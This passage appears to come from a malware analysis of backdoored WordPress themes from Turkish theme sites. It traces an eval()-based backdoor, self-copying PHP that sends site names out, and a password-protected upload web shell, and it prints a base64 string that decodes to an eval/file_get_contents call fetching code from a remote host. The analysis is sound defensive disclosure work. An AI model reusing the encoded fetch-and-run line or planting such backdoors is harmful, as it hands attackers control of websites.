





As I continued to look at the search results in Google, this time I came across a message written in 2016 on the r10.net site, which caught my attention. Fortunately, the person who wrote the message not only included the block of harmful code, but also shared the address of the file that contains a list of websites loaded with backdoors.




When I looked at the code block in the functions.php file, I saw the fflink() function, called from the footer.php file, which allows unwanted links to be pulled and added from the address http://www[.]fabthemes.com/fabthemes.php?getlink=, and the eval() function which allows remote command execution.



When I visited the address http://www[.]fabthemes.com, I encountered a theme site like http://wp[.]com.tr. After downloading all the themes on this site, I again searched for the eval() function and found harmful code blocks in the functions.php and footer.php files, just like on the http://wp[.]com.tr site. The character string hidden with base64 in the functions.php file of the themes on this site was different from those on the http://wp[.]com.tr site (ZXZhbChAZmlsZV9nZXRfY29udGVudHMoImh0dHA6Ly95YWthbGFkaW1zaXppLmNvbS95YWJhbmNpL3gudHh0IikpOw==), which caught my attention.







Index of /get


Name	Last modified	Size	Description
Parent Directory		-	
Ajaxify.zip	2017-07-02 11:35	387K	
Arkham.zip	2017-07-02 11:47	569K	
Atlantis.zip	2017-07-02 12:08	315K	
Avenue.zip	2017-07-02 11:51	444K	
Axis.zip	2017-07-02 12:12	472K	
Balena.zip	2017-07-02 12:22	824K	
Binary.zip	2017-07-02 12:25	262K	
Boston.zip	2017-07-02 12:27	262K	
Boxoffice.zip	2017-07-02 12:42	376K	
Bronte.zip	2017-07-02 12:44	182K	
Canyon.zip	2017-07-02 12:46	526K	
Carmen.zip	2017-07-02 12:49	142K	
Celesta.zip	2017-07-02 12:51	198K	
Cupid.zip	2017-07-02 12:53	538K	
Delphi.zip	2017-07-02 13:00	301K	
Diavlo.zip	2017-07-02 13:01	535K	
Dione.zip	2017-07-02 13:02	346K	
Django.zip	2017-07-02 13:04	168K	
Drustan.zip	2017-07-02 13:05	415K	
Ebuy.zip	2017-07-02 13:06	293K	
Edivos.zip	2017-07-02 13:07	170K	
Elessa.zip	2017-07-02 13:08	301K	
Enigma.zip	2017-07-02 13:09	302K	
Faith.zip	2017-07-02 13:12	397K	
Financio.zip	2017-07-02 13:13	137K	
Firecrow.zip	2017-07-02 13:13	590K	
Frontier.zip	2017-07-02 13:13	163K	
Galleria.zip	2017-07-02 13:13	601K	
Garvan.zip	2017-07-02 13:20	256K	
Gears.zip	2017-07-02 13:20	523K	
Gordon.zip	2017-07-02 13:21	432K	
Halifax.zip	2017-07-02 13:21	161K	
Hector.zip	2017-07-02 13:21	245K	
Helix-matrimony.zip	2017-07-02 13:21	233K	
Helix.zip	2017-07-02 13:21	453K	
Horcrux.zip	2017-07-02 13:21	387K	
Irene.zip	2017-07-02 15:18	943K	

When I first decoded the character string hidden with base64, aHR0cDovL3dwLmNvbS50ci93ei50eHQ=, I found the address http://wp[.]com.tr/wz.txt. When I visited this page, I encountered a PHP code that writes itself to the wp-includes/fonts/font.php file, and then sends the site name to the address http://wp[.]com.tr/alankontrol/l.php, which I suspected is used to register the site.




When I decoded the character string hidden with base64 this time, I encountered a form that prompts for a password if the parameter “u” had “www“. It was possible to upload a file to the file system via this form if the md5 digest value of the password entered in the form matches that of the password in the source code (050c5218c20c624956eab832283a59b7) (web shell) . When I searched for this MD5 digest value on the CrackStation site, I did not find any records. This indicated that the malicious user used a password that cannot be easily guessed.






When I decoded another character string hidden with base64, ZXZhbChAZmlsZV9nZXRfY29udGVudHMoImh0dHA6Ly95YWthbGFkaW1zaXppLmNvbS95YWJhbmNpL3gudHh0IikpOw==, I found the address http://yakaladimsizi[.]com/yabanci/x.txt. When I visited this page, I encountered a PHP code that retrieves the data from the address in the “wp” parameter, writes itself to the file wp-includes/js/js.php and then sends the site name to the http://wp[.]com.tr/alankontrol/l.php address just as it was done in font.php file.





```
